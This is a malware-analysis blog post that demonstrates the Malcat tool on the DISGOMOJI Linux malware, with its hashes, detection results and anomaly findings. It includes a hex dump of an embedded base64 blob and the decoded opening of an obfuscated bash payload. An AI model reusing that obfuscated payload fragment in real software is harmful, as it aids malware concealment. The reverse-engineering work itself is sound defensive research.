
Reversing DISGOMOJI with Malcat like a BOSS

anchorednarratives.substack.com/p/reversing-disgomoji-with-malcat-like


RJM

Share this post



Reversing DISGOMOJI with Malcat like a BOSS

anchorednarratives.substack.com



Cover: BOSS is an Indian-based Linux distribution used by the Indian government

Disclaimer: The views, methods, and opinions expressed at Anchored Narratives are the author's and do not necessarily reflect my employer's official policy or position.

Thanks for reading Anchored Narratives on Threat Intelligence and Geopolitics! Subscribe for free to receive new posts and support my work.

Introduction

It has been a while since I last wrote an anchored narrative on my substack; the reason for it is that I have been quite busy with my Volexity job. The past year, I was part of the investigation team that led to the discovery of the Ivanti zero-day, and a bit later, the investigation led to the zero-day detection of the Palo Alto GlobalProtect firewalls. In April 20204, ForensicFocus interviewed me about the importance of memory forensics. In June, I wrote a peer-reviewed article for the IT-Auditor organization, NOREA, about the significance of memory forensics for auditors in determining the maturity of the CyberDefence capabilities of organizations. So, it was a pretty busy time.

But since the beginning of February 2024, I have found a new tool called Malcat, which has made my job much more convenient. It’s a binary analysis software for threat analysts and reversers. It provides all the features I need for my daily work, including analyzing malware and creating Yara rules or other detection opportunities. I favor Malcat over disassemblers like IDA or Ghidra because it has many built-in features and fits me like a glove.

Recently, our threat intelligence team published an excellent investigation into a Pakistani threat actor that successfully compromised multiple Linux BOSS systems of the Indian government. BOSS stands for Bharat Operating System Solutions and is a custom version of Linux widely used by the Indian government. The investigation was fascinating, as the Linux GO malware, dubbed DISGOMOJI, listens for new messages in the command channel on the Discord server as the C2 server. Communication with it takes place using an emoji-based protocol. The attacker sends commands to the malware by sending emojis to the command channel, with additional parameters following the emoji where applicable.

This anchored narrative briefly demonstrates some Malcat features on a Go Linux malware sample that these threat actors used. Why this sample? It is a Linux sample and not a Windows sample, highlighting some of the features of Malcat discussed in this article. This anchored narrative is based on a lightning talk about Malcat and DISGOMOJI during a threat meetup at Google/Mandiant I presented in Amsterdam on July 18, 2024. I asked a filled room of threat analysts/reversers (70 or 80 folks) if they were familiar with Malcat, but nobody knew about this tool, and that has to change. Are you interested in the tool's capabilities? Let’s go!

Disclaimer: I have no financial interest in the tool; I am just a Malcat fan!

Case Background

The threat actor that developed DISGOMOJI is currently being tracked as UTA0137 and seen as a Pakistani threat actor. After compromising multiple BOSS systems, the threat actors used an old privilege escalation exploit called DirtyPipe to gain root access. NIST tracked the vulnerability under CVE-2022-0847. Once exploited, they would exfiltrate relevant information from the BOSS systems via the DISGOMOJI malware. From an outside perspective, it appears that the cyber maturity of the Indian government has some opportunities, namely vulnerability management, but also the unrestricted access of BOSS users who can connect to Discord services from their network.

What is Malcat?

Screenshot 1: The logo of Malcat

According to its website, Malcat is a feature-rich hexadecimal editor/disassembler for Windows and Linux targeted at IT security professionals. For me, that does not cut it. It is a complete binary analysis platform that can be used in an isolated network without the Internet. Malcat runs natively on Linux and Windows, where its reversing power lies. It’s not that great at reversing macOS binaries. One of the things I enjoy is the tremendous amount of binary file support. For example, when you want to reverse a malicious Microsoft installer package, it is natively supported, and you can navigate to the malicious stuff immediately. But here it comes: Malcat has full support from Yara. This means you can use your Yara rule base to determine if rules already cover a piece of malware or if you need to write an intelligent rule to cover the new sample.

Malcat also has built-in Python support, handy for writing a config extractor for certain malware families. A great example of Qakbot can be found here.

Recently, a new feature called Kesakode has been implemented, a remote hash lookup service that checks unpacked malware samples against an indexed library of known malware samples from Malcat and Malpedia. The following information is listed about it on the Malcat website:

> “a remote hash lookup service exclusive to Malcat users and tightly integrated inside Malcat's UI. It can be used to match known functions, strings and constant sets against a database of known clean, malware and library files. The Kesakode service can be used in various situation, such as:
>
> - identify unpacked (e.g. a memory/sandbox dump) malware samples
> - show similarities shared between malware families
> - assist in the creation of better Yara rules

- `speed up reverse engineering by identifying know libraries / runtime code“`

One of the other things I often use in Malcat is the ability to look up pieces of data (bytes or string patterns) in a defined corpus with your own or public repositories of malware samples. I use the samples I encounter in my daily casework and the VXunderground dataset.

Malcat also has code decompilation and built-in support for threat intelligence providers like Intezer, Malware Bazar, VirusTotal, and others.


Malcat has many features, but we will only focus on Transforms today. Transforms is a built-in CyberChef functionality where you can stack recipes and manipulate or convert data to strings.

Who is behind Malcat?

Renaud Tabary is a French person who actively develops Malcat. Since I’m an active user of Malcat, I have been in touch several times. He responded to my questions quickly and fixed a Yara error immediately, where our Yara dataset would match very slowly against a sample.

Malcat into action on DISGOMOJI

The sample we will examine, India_Emerging_Global_Economy, with Malcat, has been uploaded from the Netherlands to VirusTotal since May 2024 and can be found here. As of the writing of this anchored narrative in August 2024, the sample is still not detected by any of the leading anti-virus engines.



No security vendors flagged this file as malicious

44504a847b36d8c76dbe9e1bdc63fd7e4cac41fa93f392317abfcabdbb6044de
India_Emerging_Global_Economy
elf 64bits

Size
5.06 MB

Last Analysis Date
1 month ago

First seen	Last seen	Distinct submitters	Total submissions
NETHERLANDS 2024-05-07 09:36:44 UTC	NETHERLANDS 2024-05-07 09:36:44 UTC	1	1


Submissions

Uploads of the file being studied. Reanalysis requests do not generate a submission.

Date	Region	Name	Source
2024-05-07 09:36:44 UTC	NETHERLANDS	India_Emerging_Global_Economy	3a941f15 - community

Screenshot 2: Zero anti-virus detection in August 2024

Now, let’s load the sample in Malcat. You can configure Malcat to integrate it into the Explorer context menu.



ELF 0x00400000 □ keep

ELF	
Magic	7F454C46
Class	ELFCLASS64
DataEncoding	LSB
Version	0x1
Reserved	000000000000000000
Type	EXEC
Machine	AMD x86-64
Version	0x1
Entry	0x46D5C0
ProgramHeaderOffset	0x40
SectionHeaderOffset	0x190
Flags	0x0
ElfHeaderSize	0x40
ProgramHeaderEntrySize	0x38
ProgramHeaderNum	0x6
SectionHeaderEntrySize	0x40
SectionHeaderNum	0x10
SectionHeaderStringIndex	0xD

File information

```
File name:     disgomoji_sample.mlwr
File size:     5303578 bytes (5.1 MB)
MD5:           649ab9a4c61e31ccd09d0e86d317b3ce
SHA1:          19a67793d395683d2f456b1d5612d39b654822e8
SHA256:        44504a847b36d8c76dbe9e1bdc63fd7e4cac41fa93f392317abfcabdbb6044de
TLSH:          T1b6363953fc9545a9c0eea2318a729252ba71bc485b3027d33f50f7392f72bd4aa79344
Imphash:       <not computed>
```

Yara signatures

Suspicious		Other	
network		compiler	
TorUsage	🟩	Golang	🟩


Anomalies

```
code: XorInLoop(243), StackArrayInitialisationX64(3), ManyUniqueImmediateBytes(24), ManyHighValueImmediates(23),
SpaghettiFunction(23), SequentialFunction(50), HighXrefLoopingFunction(72)
entropy: BigBufferNoXrefMediumToHighEntropy(19)
strings: HugeStringBase64, StringBase64(2), DynamicString(44), BigStringHiScore(4)
```

Screenshot 3: DISGOMOJI loaded into Malcat

Once you’ve loaded the sample, you’ll see the above screen, where files embedded in the sample will be presented on the left upper side. On the left bottom side, relevant code sections will be displayed. In this example, the sample is not loaded with a custom Yara rule base but only those supported in Malcat. On the top right, you can easily navigate between different tool functionalities. There is a hexadecimal view, assembly, code decompilation, strings, Kesakode, threat intelligence, etc. Malcat also detects strings pushed on the stack during runtime in the strings view and has very decent string support for GO-lang binaries.

During the sample's loading, Malcat also detects relevant anomalies and presents them to the user in the “Anomalies” section of the initial screen. In the screenshot above, “HugeStringBase64” is detected. The anomaly will be displayed on the bottom left screen if you click on it.




HugeStringBase64 strings □ keep

string has more than 256 characters and base64 encoding

type	error
category	strings
name	HugeStringBase64
1 location(s)	
0x006b7f5c (.rodata:82f5c)	2928 bytes

Screenshot 4: A large block of Base64 is automatically detected

By clicking on the bytes, the entire selection will be displayed in the hexadecimal view, as seen below.



files (0 + 0)
Virtual File System
Carved Files
data (9 + 27 + 0)
code (5185)

HugeStringBase64 strings □ keep

string has more than 256 characters and base64 encoding

type	error
category	strings
name	HugeStringBase64
1 location(s)	
0x006b7f5c (.rodata:82f5c)	2928 bytes


View python file strings.py

disgomoji_sample.mlwr

```
.rodata|0006b7f5c:  49 79 45 76 59 6D 6C 75 4C 32 4A 68 63 32 67 4B   IyEvYmluL2Jhc2gK
.rodata|0006b7f6c:  49 43 52 37 4B 69 39 51 4B 33 68 58 66 53 41 6B   ICR7Ki9QK3hXfSAk
.rodata|0006b7f7c:  65 79 6F 76 63 69 30 38 58 6C 4A 52 51 31 63 76   eyovci08XlJRQ1cv
.rodata|0006b7f8c:  51 57 70 72 58 7A 42 39 49 43 52 43 51 56 4E 49   QWprXzB9ICRCQVNI
.rodata|0006b7f9c:  49 43 52 37 4B 69 38 76 50 45 52 5A 51 6A 55 76   ICR7Ki8vPERZQjUv
.rodata|0006b7fac:  59 54 42 4B 52 56 78 39 66 53 41 67 49 44 77 38   YTBKRVx9fSAgIDw8
.rodata|0006b7fbc:  50 43 41 67 49 43 49 6B 4B 43 41 67 49 43 52 41   PCAgICIkKCAgICRA
.rodata|0006b7fcc:  49 43 52 37 51 48 35 39 49 43 42 77 49 69 52 37   ICR7QH59ICBwIiR7
.rodata|0006b7fdc:  51 43 4D 6A 50 7A 4E 56 4F 31 78 67 66 53 4A 79   QCMjPzNVO1xgfSJy
.rodata|0006b7fec:  61 53 51 6E 62 6C 78 31 4D 44 41 33 4E 43 64 63   aSQnblx1MDA3NCdc
.rodata|0006b7ffc:  5A 69 41 6E 55 57 78 77 62 30 39 55 52 6B 4A 58   ZiAnUWxwb09URkJX
.rodata|0006b800c:  55 31 70 55 56 31 64 48 64 46 42 31 61 30 46 42   U1pUV1dHdFB1a0FB
.rodata|0006b801c:  52 58 52 6D 5A 30 56 53 64 32 59 76 64 69 38 72   RXRmZ0VSd2Yvdi8r
.rodata|0006b802c:  4C 79 38 76 4C 7A 6C 78 4C 79 38 76 4C 79 74 56   Ly8vLzlxLy8vLytV
.rodata|0006b803c:  51 56 68 61 62 54 6C 75 54 57 51 79 65 45 52 59   QVhabTluTWQyeERY
.rodata|0006b804c:  53 54 64 5A 52 33 56 4D 51 6B 70 4C 59 57 70 52   ST
.rodata|0006b805c:  65 48 46 4C 5A 6D 73 77 51 32 56 72 62 6A 5A 72   eH
.rodata|0006b806c:  4D 6B 35 56 54 6D 78 45 4D 55 52 4F 52 55 64 6F   Mk
.rodata|0006b807c:  62 7A 4A 72 51 55 35 49 63 57 46 5A 62 56 46 54   bz
.rodata|0006b808c:  55 57 6C 48 61 57 35 78 62 6A 5A 43 56 44 46 51   UW
.rodata|0006b809c:  53 32 46 49 63 55 46 4E 62 6E 46 48 5A 30 45 77   S2
.rodata|0006b80ac:  54 6B 46 42 51 55 35 4F 51 6D 39 43 53 6E 46 53   Tk
.rodata|0006b80bc:  52 56 4E 4F 51 54 42 48 62 57 67 72 63 57 4A 56   RV
.rodata|0006b80cc:  51 55 46 68 51 55 46 42 51 6D 74 42 51 55 46 45   QU
.rodata|0006b80dc:  62 57 31 4A 65 55 31 74 62 56 52 52 52 45 6C 68   bW
.rodata|0006b80ec:  54 57 68 72 65 55 46 42 51 55 64 53 63 47 74 68   TW
.rodata|0006b80fc:  51 6D 68 45 53 55 56 70 55 6B 4E 4F 54 56 46 4F   Qm
.rodata|0006b810c:  52 55 35 4B 4E 55 4E 6C 61 7A 6C 4C 5A 57 74 34   RU
.rodata|0006b811c:  63 57 4A 56 4D 6D 38 77 65 48 46 68 53 47 39 75   cW
.rodata|0006b812c:  63 55 46 48 55 55 52 68 61 6B 46 42 52 45 52 4F   cU
.rodata|0006b813c:  54 6C 68 57 4D 6D 6B 7A 4B 32 56 44 4D 55 4A 6D   Tl
.rodata|0006b814c:  61 47 31 4F 62 54 64 61 63 6C 70 32 56 54 46 30   aG
.rodata|0006b815c:  54 43 73 79 62 44 68 78 55 7A 6B 78 53 30 55 78   TC
.rodata|0006b816c:  62 53 74 45 62 55 68 51 63 45 4D 77 52 69 39 73   bS
.rodata|0006b817c:  56 6B 31 7A 51 31 56 53 61 56 4A 44 61 6A 64 56   Vk
.rodata|0006b818c:  59 6C 52 31 5A 6D 68 30 62 6B 64 56 59 6B 74 42   Yl
.rodata|0006b819c:  51 58 46 4A 54 30 31 33 61 30 78 4D 56 32 56 33   QX
.rodata|0006b81ac:  55 47 70 6B 51 6E 5A 34 52 30 68 43 64 56 42 33   UG
.rodata|0006b81bc:  57 6C 4E 36 61 48 4E 6D 52 6B 74 73 57 6B 39 56   Wl
.rodata|0006b81cc:  63 47 78 79 65 58 46 73 54 58 46 6A 59 32 52 36   cG
.rodata|0006b81dc:  52 33 63 32 56 30 70 59 61 6A 64 75 4D 6B 78 6D   R3
.rodata|0006b81ec:  65 55 35 32 62 6B 68 77 63 33 49 78 61 58 5A 7A   eU
.rodata|0006b81fc:  4C 33 55 77 55 57 78 58 62 48 41 79 53 56 4E 4E   L3
.rodata|0006b820c:  4D 58 67 30 54 48 42 51 52 31 6C 53 62 6D 70 47   MX
.rodata|0006b821c:  53 6B 4D 32 57 46 46 69 64 32 46 53 61 30 31 5A   Sk
```

Screenshot 5: Transform the selected base64

Once the bytes have automatically been selected, you can right-click to display Malcat's context menu. In this case, I have chosen Transform because we want to decode the base64-encoded blob.



automatically_add_padding: ☐

ignore_invalid_characters: ☐

base64 decoding

```
49 79 45 76 59 6D 6C 75 4C 32 4A 68 63 32 67 4B   IyEvYmluL2Jhc2gK
49 43 52 37 4B 69 39 51 4B 33 68 58 66 53 41 6B   ICR7Ki9QK3hXfSAk
65 79 6F 76 63 69 30 38 58 6C 4A 52 51 31 63 76   eyovci08XlJRQ1cv
51 57 70 72 58 7A 42 39 49 43 52 43 51 56 4E 49   QWprXzB9ICRCQVNI
49 43 52 37 4B 69 38 76 50 45 52 5A 51 6A 55 76   ICR7Ki8vPERZQjUv
59 54 42 4B 52 56 78 39 66 53 41 67 49 44 77 38   YTBKRVx9fSAgIDw8
50 43 41 67 49 43 49 6B 4B 43 41 67 49 43 52 41   PCAgICIkKCAgICRA
49 43 52 37 51 48 35 39 49 43 42 77 49 69 52 37   ICR7QH59ICBwIiR7
51 43 4D 6A 50 7A 4E 56 4F 31 78 67 66 53 4A 79   QCMjPzNVO1xgfSJy
61 53 51 6E 62 6C 78 31 4D 44 41 33 4E 43 64 63   aSQnblx1MDA3NCdc
5A 69 41 6E 55 57 78 77 62 30 39 55 52 6B 4A 58   ZiAnUWxwb09URkJX
55 31 70 55 56 31 64 48 64 46 42 31 61 30 46 42   U1pUV1dHdFB1a0FB
52 58 52 6D 5A 30 56 53 64 32 59 76 64 69 38 72   RXRmZ0VSd2Yvdi8r
4C 79 38 76 4C 7A 6C 78 4C 79 38 76 4C 79 74 56   Ly8vLzlxLy8vLytV
51 56 68 61 62 54 6C 75 54 57 51 79 65 45 52 59   QVhabTluTWQyeERY
53 54 64 5A 52 33 56 4D 51 6B 70 4C 59 57 70 52   STdZR3VMQkpLYWpR
65 48 46 4C 5A 6D 73 77 51 32 56 72 62 6A 5A 72   eHFLZmswQ2VrbjZr
4D 6B 35 56 54 6D 78 45 4D 55 52 4F 52 55 64 6F   Mk5VTmxEMURORUdo
62 7A 4A 72 51 55 35 49 63 57 46 5A 62 56 46 54   bzJrQU5IcWFZbVFT
55 57 6C 48 61 57 35 78 62 6A 5A 43 56 44 46 51   UWlHaW5xbjZCVDFQ
53 32 46 49 63 55 46 4E 62 6E 46 48 5A 30 45 77   S2FIcUFNbnFHZ0Ew
```


Input size: 2928 bytes

Output size: 2194 bytes

```
23 21 2F 62 69 6E 2F 62 61 73 68 0A 20 24 7B 2A   #!/bin/bash◙ ${*
2F 50 2B 78 57 7D 20 24 7B 2A 2F 72 2D 3C 5E 52   /P+xW} ${*/r-<^R
51 43 57 2F 41 6A 6B 5F 30 7D 20 24 42 41 53 48   QCW/Ajk_0} $BASH
20 24 7B 2A 2F 2F 3C 44 59 42 35 2F 61 30 4A 45    ${*//<DYB5/a0JE
5C 7D 7D 20 20 20 3C 3C 3C 20 20 20 22 24 28 20   \}}   <<<   "$( 
20 20 24 40 20 24 7B 40 7E 7D 20 20 70 22 24 7B     $@ ${@~}  p"${
40 23 23 3F 33 55 3B 5C 60 7D 22 72 69 24 27 6E   @##?3U;\`}"ri$'n
5C 75 30 30 37 34 27 5C 66 20 27 51 6C 70 6F 4F   \u0074'\f 'QlpoO
